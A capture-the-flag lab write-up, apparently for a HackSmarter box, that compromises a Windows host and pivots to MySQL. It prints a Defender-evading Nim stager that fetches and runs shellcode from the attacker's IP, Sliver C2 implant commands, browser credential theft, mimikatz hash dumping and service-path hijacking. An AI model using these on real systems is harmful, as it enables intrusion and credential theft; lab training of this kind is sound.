
NOTE: It is helpful to keep this command in a repeater tab, in Burp Suite, so we can use it again if needed.
- Looking at the Python server and NC listener, we can see that we now have a reverse shell on the box.
Python3 web server:
Reverse shell:

- Checking the privileges here, I found that this account has
SeImpersonatePrivilegewhich usually can be used to escalate privileges toNT Authority\system.
Whoami /priv:
- After trying many things here and failing to escalate this user's privileges, knowing that this lab was based off of a sliver course, I decided to see if I could use sliver for further enumeration.
Start sliver server:
sliver-server- You can do everything with just the server, but I wanted to play with the client as well, which is generally used on real engagements when multiple team members are working together (e.g a Red Team engagement).
- To enable multiplayer mode in sliver you can just type
multiplayer.
Enable multiplayer mode in sliver:
[server] sliver > multiplayer

[*] Multiplayer mode enabled!- Next we need to generate a config file for sliver client to use so a new operator (client) can join the sliver server.
Generate client config file:
[server] sliver > new-operator -n chxsec -l 10.200.22.189 -s /home/chxsec/Pentesting/Hacksmarter/boxes/StagedNOTE: The IP here should be you attacking machines IP address.
- Next we will need to import the config file with the sliver client.
Import config file:
sliver-client import chxsec_10.200.22.189.cfg2026/01/20 19:30:51 Saved new client config to: /home/chxsec/.sliver-client/configs/chxsec_10.200.22.189.cfg- Now we can join the sliver client to the sliver server.
Connect sliver client:
sliver-client? Select a server: chxsec@10.200.22.189 (25e16a6cd05acc46)
Connecting to 10.200.22.189:31337 ...
[*] Loaded 22 aliases from disk
[*] Loaded 151 extension(s) from disk
.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'
All hackers gain improvise
[*] Server v1.5.44 - 9122878cbbcae543eb8210f616550382af2065fd
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command- I tried using sliver to generate beacons and stagers, but Windows defender would kill all of them.
- The next route was to try to create a stager that would not be detected by Windows Defender. I used the method that was shown in the HackSmarter Sliver C2 course.
- For the next part I used a Windows machine to compile the stager, using Nim. This was created and saved as
stager.nim.
Stager.nim:
import winim/lean
import httpclient

func toByteSeq*(str: string): seq[byte] {.inline.} =
  @(str.toOpenArrayByte(0, str.high))

proc DownloadExecute(url: string): void =
  var client = newHttpClient()
  var response: string = client.getContent(url)

  var shellcode: seq[byte] = toByteSeq(response)
  let tProcess = GetCurrentProcessId()
  var pHandle: HANDLE = OpenProcess(PROCESS_ALL_ACCESS, FALSE, tProcess)
  defer: CloseHandle(pHandle)

  let rPtr = VirtualAllocEx(pHandle, NULL, cast[SIZE_T](len(shellcode)), 0x3000, PAGE_EXECUTE_READ_WRITE)
  copyMem(rPtr, addr shellcode[0], len(shellcode))

  let f = cast[proc() {.nimcall.}](rPtr)
  f()

when defined(windows):
  when isMainModule:
DownloadExecute("http://10.200.22.189/update.bin")- There are prerequisites to compile this on windows that I am not going to cover here, but using google or your search engine of choice you should be able to figure these out.
- Once Nim is installed on the Windows machine I used the following command the compile stager.nim into stager.exe.
Compile stager.nim:
nim compile -d:release --out:stager.exe stager.nimHint: used config file 'C:\Program Files\nim-2.2.6\config\nim.cfg' [Conf]
Hint: used config file 'C:\Program Files\nim-2.2.6\config\config.nims' [Conf]
..........................................................................................................................................................................
Hint: [Link]
Hint: mm: orc; threads: on; opt: speed; options: -d:release

110943 lines; 4.376s; 177.762MiB peakmem; proj: C:\Users\chxsec\Documents\Pentesting\Sliver\stager.nim; out: C:\Users\chxsec\Documents\Pentesting\Sliver\stager.exe [SuccessX]- Now we need to move this file over to Kali, you can do this however you see fit, I used Updog as I already had it running.
Upload stager.exe to Kali:
- Next we will need to move
stager.exefrom Kali to the target machine, since I have a reverse shell I used that.
Move stager.exe to web.hacksmarter:
wget http://10.200.22.189/stager.exe -o stager.exe- Now we will need to generate our shell code, update.bin, that is referred to in the
stager.exefile.
Generate Shell Code on Sliver:
generate --mtls 10.200.22.189:443 --os windows --arch amd64 --format shellcode --save /home/chxsec/Pentesting/Hacksmarter/boxes/Staged/update.bin*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 14s
[*] Encoding shellcode with shikata ga nai ... success!
[*] Implant saved to /home/chxsec/Pentesting/Hacksmarter/boxes/Staged/update.bin- Looking at this file it appears that it output a empty file.
ls -la on update.bin:
-rwx------ 1 chxsec chxsec 0 Jan 20 21:17 update.bin- I ran into this in the sliver course as well, and checking the version of sliver I can see that it is v1.5.44
Check version of sliver:
sliver > version

[*] Client v1.5.44 - 9122878cbbcae543eb8210f616550382af2065fd - linux/arm64
    Compiled at 2025-12-17 16:40:51 -0800 PST
    Compiled with go version go1.20.14 linux/arm64


[*] Server v1.5.44 - 9122878cbbcae543eb8210f616550382af2065fd - linux/arm64
    Compiled at 2025-12-17 16:40:51 -0800 PST
- I found that any version above v1.5.43 has this issue, which you can either downgrade or add the
-Gflag to the command.-Gwill disable shikata ga nai shellcode encoder. I am going to try this and hope that it still works.
Generating shell code again with -G flag:
generate --mtls 10.200.22.189:443 -G --os windows --arch amd64 --format shellcode --save /home/chxsec/Pentesting/Hacksmarter/boxes/Staged/update.bin[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 15s
[!] Shikata ga nai encoder is disabled
? Overwrite existing file? Yes
[*] Implant saved to /home/chxsec/Pentesting/Hacksmarter/boxes/Staged/update.bin- Next we need to start a listener in Sliver
Start listener in Sliver:
mtls -L 10.200.22.189 -l 443[*] Starting mTLS listener ...- You can check that the listener is running by typing
jobsin sliver.
Check jobs:
[server] sliver > jobs ID Name Protocol Port Stage Profile
==== ====== ========== ======= ===============
1 grpc tcp 31337
3 mtls tcp 443 - Make sure that your Python server is still up and running before trying to execute the
stager.exeon the target machine. - After running
stager.exenothing happened, we should see a request from the target machine to my Python server requesting update.bin. - After some troubleshooting, I found that the Windows machine I compiled the
stager.exeon needed another flag, as it was a VM running on arm64. The--cpu:arm64needed to be included. In retrospect, I would think that this flag should have been--cpu:amd64since the target machine was running on x86_amd64. However for whatever reason this worked.
Recompile stager.exe:
nim compile --cpu:arm64 -d:release --out:stager.exe stager.nim- Once this was done I repeated the processes outlined to to move
stager.exeback to the target machine. And ran thestager.exefile.
Run stager.exe on the target:

- After running
stager.exewe see that the target machine requested update.bin from my Python server and we get a session back to us in sliver.
Request from target machine for update.bin to Python server:
10.1.236.30 - - [20/Jan/2026 21:38:32] "GET /update.bin HTTP/1.1" 200 -Session in sliver:

- We can interact with the sessions with
sessions -ifollowed by the session ID shown, we can just type the first couple characters as the entire ID is not required.
Interact with sessions:
sessions -i beWhoami:
sliver (DRAMATIC_BLIND) > whoami

Logon ID: EC2AMAZ-IBNMCK4\j.smith
[*] Current Token ID: EC2AMAZ-IBNMCK4\j.smith- Next we need to enumerate the permissions and files that j.smith has access to.
- There is an armory extension that we can install called
SharpChrome. Running this we find credentials for another account.
Run SharpChrome from the Armory:
sharpchrome logins /browser:edge[*] sharpchrome output:
__ _
(_ |_ _. ._ ._ / |_ ._ _ ._ _ _
__) | | (_| | |_) \_ | | | (_) | | | (/_
|
v1.12.0
[*] Action: Edge Saved Logins Triage
[*] Triaging Edge Logins for current user
[*] AES state key file : C:\Users\j.smith\AppData\Local\Microsoft\Edge\User Data\Local State
[*] AES state key : 932AA2396C91CCBE6589539D2B5AA18F95C9749B1CCBBD750B3DB51AA73366BE
--- Credential (Path: C:\Users\j.smith\AppData\Local\Microsoft\Edge\User Data\Default\Login Data) ---
file_path,signon_realm,origin_url,date_created,times_used,username,password
C:\Users\j.smith\AppData\Local\Microsoft\Edge\User Data\Default\Login Data,https://hacksmarter.org/,https://hacksmarter.org/,9/26/2025 3:39:38 PM,13403374778039617,b.morgan,*********
SharpChrome completed in 00:00:02.0443416
- As shown in the output it appears that we found some credentials.
b.morgan:,*********- There is no SMB on the box, but we can check winrm with NXC to see if the credentials are good.
Check credentials with Netexec:
xc winrm web.hacksmarter -u b.morgan -p ',*********'
WINRM       10.1.236.30     5985   EC2AMAZ-IBNMCK4  [*] Windows Server 2022 Build 20348 (name:EC2AMAZ-IBNMCK4) (domain:EC2AMAZ-IBNMCK4)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.1.236.30     5985   EC2AMAZ-IBNMCK4  [+] EC2AMAZ-IBNMCK4\b.morgan:O3KA6B#y1$15 (Pwn3d!)
- We can use this for
evil-winrmto connect to the machine.
Evil-winrm:
evil-winrm -i web.hacksmarter -u b.morgan -p ',*********'*Evil-WinRM* PS C:\Users\b.morgan\Documents> whoami
ec2amaz-ibnmck4\b.morgan- It turns out we can also use RDP which is much nicer to use for the next part.
Check RDP with netexec:
nxc rdp web.hacksmarter -u b.morgan -p ',*********'
[*] Initializing RDP protocol database
RDP         10.1.236.30     3389   EC2AMAZ-IBNMCK4  [*] Windows 10 or Windows Server 2016 Build 20348 (name:EC2AMAZ-IBNMCK4) (domain:EC2AMAZ-IBNMCK4) (nla:True)
RDP 10.1.236.30 3389 EC2AMAZ-IBNMCK4 [+] EC2AMAZ-IBNMCK4\b.morgan:O3KA6B#y1$15 (Pwn3d!)- Lets connect with RDP.
Connect with RDP:
xfreerdp3 /v:web.hacksmarter /u:b.morgan /p:',*********' /dynamic-resolution /cert:ignore /drive:D,./- We can check for unquoted service paths in a powershell session on the RDP connection we have.
cmd /c 'wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """""'Note Taking Service NoteTakingSvc C:\Program Files\Note Taking App\notes.exe AutoNOTE: The name of the service is "Note Taking Service".

Check Permissions on C:\Program Files\Note Taking App:
PS C:\Program Files\Note Taking App> icacls .
. EC2AMAZ-IBNMCK4\b.morgan:(OI)(CI)(F)
  NT SERVICE\TrustedInstaller:(I)(F)
  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(I)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
  BUILTIN\Administrators:(I)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(RX)
  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)- We can see that
b.morgan(our current user) has full permissions over this directory! Also note that there is no file namednotes.exein here. - We can move our
stager.exeover here and name itnotes.exe
Move stager.exeto notes.exe in the unquoted service path directory:
wget http://10.200.22.189/stager.exe -o notes.exe- Next we need to start the service.
Start the malicious service:
Start-Service -Name "Note Taking Service"- This will send us a session back to sliver as
nt authority\system. - The session is not stable and closes quickly after it connects back to sliver, so acting fast we can interact with the session, run
psto list running processes, then migrate into one of the processes that is being ran bynt authority\system.
Interact with the session:
[*] Session 332acf6a DRAMATIC_BLIND - 10.1.236.30:49813 (EC2AMAZ-IBNMCK4) -
[*] Active session DRAMATIC_BLIND (332acf6a)

[!] Lost session 332acf6a DRAMATIC_BLIND - 10.1.236.30:49813 (EC2AMAZ-IBNMCK4) - windows/amd64 - Tue, 20 Jan 2026 22:24:21 PST

[!] Active session disconnected

[*] Session 194fdc4a DRAMATIC_BLIND - 10.1.236.30:49818 (EC2AMAZ-IBNMCK4) - windows/amd64 - Tue, 20 Jan 2026 22:24:50 PST

sliver (DRAMATIC_BLIND) > sessions -i 19

[*] Active session DRAMATIC_BLIND (194fdc4a)
List running processes:
sliver (DRAMATIC_BLIND) > ps

 Pid    Ppid   Owner                          Arch     Executable                    Sessi~~
====== ====== ============================== ======== ============================= ======~~
 0      0                                              [System Process]              -1   ~~
 4      0                                     x86_64   System                        0    ~~
 96     4                                     x86_64   Registry                      0    ~~
 308    4                                     x86_64   smss.exe                      0    ~~
 424    416                                   x86_64   csrss.exe                     0    ~~
 496    488                                   x86_64   csrss.exe                     1    ~~

? [1/24] Continue? Yes

 Pid    Ppid   Owner                          Arch     Executable                    Sessi~~
====== ====== ============================== ======== ============================= ======~~
 520    416                                   x86_64   wininit.exe                   0    ~~
 568    488    NT AUTHORITY\SYSTEM            x86_64   winlogon.exe                  1    ~~
 640    520                                   x86_64   services.exe                  0    ~~
 660    520    NT AUTHORITY\SYSTEM            x86_64   lsass.exe                     0    ~~
 764    640    NT AUTHORITY\SYSTEM            x86_64   svchost.exe                   0    ~~
 788    568    Font Driver Host\UMFD-1        x86_64   fontdrvhost.exe               1    ~~

? [2/24] Continue? No

⚠  Security Product(s): Windows Defender
Migrate into new process owned by nt authority\system:
sliver (DRAMATIC_BLIND) > migrate -p 764- Checking the sessions we can see that there is now a new session running as
nt authority\system.
List sessions:
sliver (DRAMATIC_BLIND) > sessions

 ID         Name             Transport   Remote Address      Hostname          Username              Operating System   Locale   Last Message                               Health
========== ================ =========== =================== ================= ===================== ================== ======== ========================================== =========

 b9cfa86e   DRAMATIC_BLIND   mtls        10.1.236.30:49800   EC2AMAZ-IBNMCK4   j.smith               windows/amd64      en-US    Tue Jan 20 22:30:03 PST 2026 (1m30s ago)   [ALIVE]

d1d51084 DRAMATIC_BLIND mtls 10.1.236.30:49820 EC2AMAZ-IBNMCK4 NT AUTHORITY\SYSTEM windows/amd64 en-US Tue Jan 20 22:31:17 PST 2026 (16s ago) [ALIVE] - Now we can interact with the stable
nt authority\systemsession.
Interact with nt authority\system session:
sliver > sessions -i d1
[*] Active session DRAMATIC_BLIND (d1d51084)
Checking whoami:
sliver (DRAMATIC_BLIND) > whoami
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM- From here we can run a sock5 proxy and see if we can finally reach the Linux machine
sqlsrv.hacksmarter. - We can now dump hashes, with a few different methods, I used mimikatz in sliver this gave me the hashes of the users one the box, but did not give me an Administrator hash.
Mimikatz in Sliver:
mimikatz sekurlsa::logonpasswords
Authentication Id : 0 ; 157062 (00000000:00026586)
Session           : Interactive from 1
User Name         : p.richardson
Domain            : EC2AMAZ-IBNMCK4
Logon Server      : EC2AMAZ-IBNMCK4
Logon Time        : 1/19/2026 10:52:36 PM
SID               : S-1-5-21-2241703281-3926990712-2237856116-1006
    msv :
     [00000003] Primary
     * Username : p.richardson
     * Domain   : EC2AMAZ-IBNMCK4
     * NTLM     : c2c67******************138b
     * SHA1     : 4cd8002*****************616639
    tspkg :
    wdigest :
     * Username : p.richardson
     * Domain   : EC2AMAZ-IBNMCK4
     * Password : (null)
    kerberos :
     * Username : p.richardson
     * Domain   : EC2AMAZ-IBNMCK4
     * Password : (null)
    ssp :
    credman :
    cloudap :
- This dumped hashes for a few users,
p.richardson,b.morgan, andj.smith. - I put the hashes in a file and ran Hashcat on it. They were NTLM hashes so I used mode 1000 with Hashcat.
Run hashcat on hashes:
hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txtc2c67b56************20ab138b:*********- This looks like the credentials for
p.richardson - We can also now use a Socks5 proxy with sliver to see if we can finally scan the Linux machine
sqlsrv.hacksmarter.
Start socks5 proxy in sliver:
NOTE Make sure to start this in the active session!
socks5 start[*] Started SOCKS5 127.0.0.1 1081
⚠ In-band SOCKS proxies can be a little unstable depending on protocol- Make sure your
proxychains.conffile is set to use port 1081.
Proxychains.conf:
cat /etc/proxychains.conf<SNIP>
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1081- We should scan port 3306 on
sqlsrv.hacksmartersince it appears to be a SQL server.
Proxychains nmap:
sudo proxychains nmap sqlsrv.hacksmarter -Pn -sT -p 3306
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 19:20 -0800
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  10.1.73.190:3306  ...  OK
Nmap scan report for sqlsrv.hacksmarter (10.1.73.190)
Host is up (0.00s latency).

PORT     STATE SERVICE
3306/tcp open mysql- Now we can try the credentials we found for
p.richardsonwithmySQL.
Connect to mySQL with proxychains:
sudo proxychains mysql -h sqlsrv.hacksmarter -u p.richardson -p [proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Enter password:
[proxychains] Strict chain ... 127.0.0.1:1081 ... 10.1.73.190:3306 ... OK
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it- We get an error saying SSL is required, so we need to add the
--skip-sslflag.
Connect to mySQL with proxychains:
sudo proxychains mysql -h sqlsrv.hacksmarter -u p.richardson -p --skip-ssl- This works and we can now check
mySQLto discover the final flag!
Show databases:
MariaDB [(none)]> show databases;+--------------------+
| Database |
+--------------------+
| hacksmarter_db |
| information_schema |
+--------------------+
2 rows in set (0.094 sec)Change database:
MariaDB [(none)]> use hacksmarter_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
Show tables:
MariaDB [hacksmarter_db]> show tables;
+--------------------------+
| Tables_in_hacksmarter_db |
+--------------------------+
| final_config             |
+--------------------------+
1 row in set (0.094 sec)
Read final flag:
MariaDB [hacksmarter_db]> select * from final_config;
+----+-----------------+----------------------------------------+
| id | key_name        | key_value                              |
+----+-----------------+----------------------------------------+
|  1 | admin_api_token | FLAG{b6******************49e} |
|  2 | system_status   | Operational                            |
+----+-----------------+----------------------------------------+
2 rows in set (0.092 sec)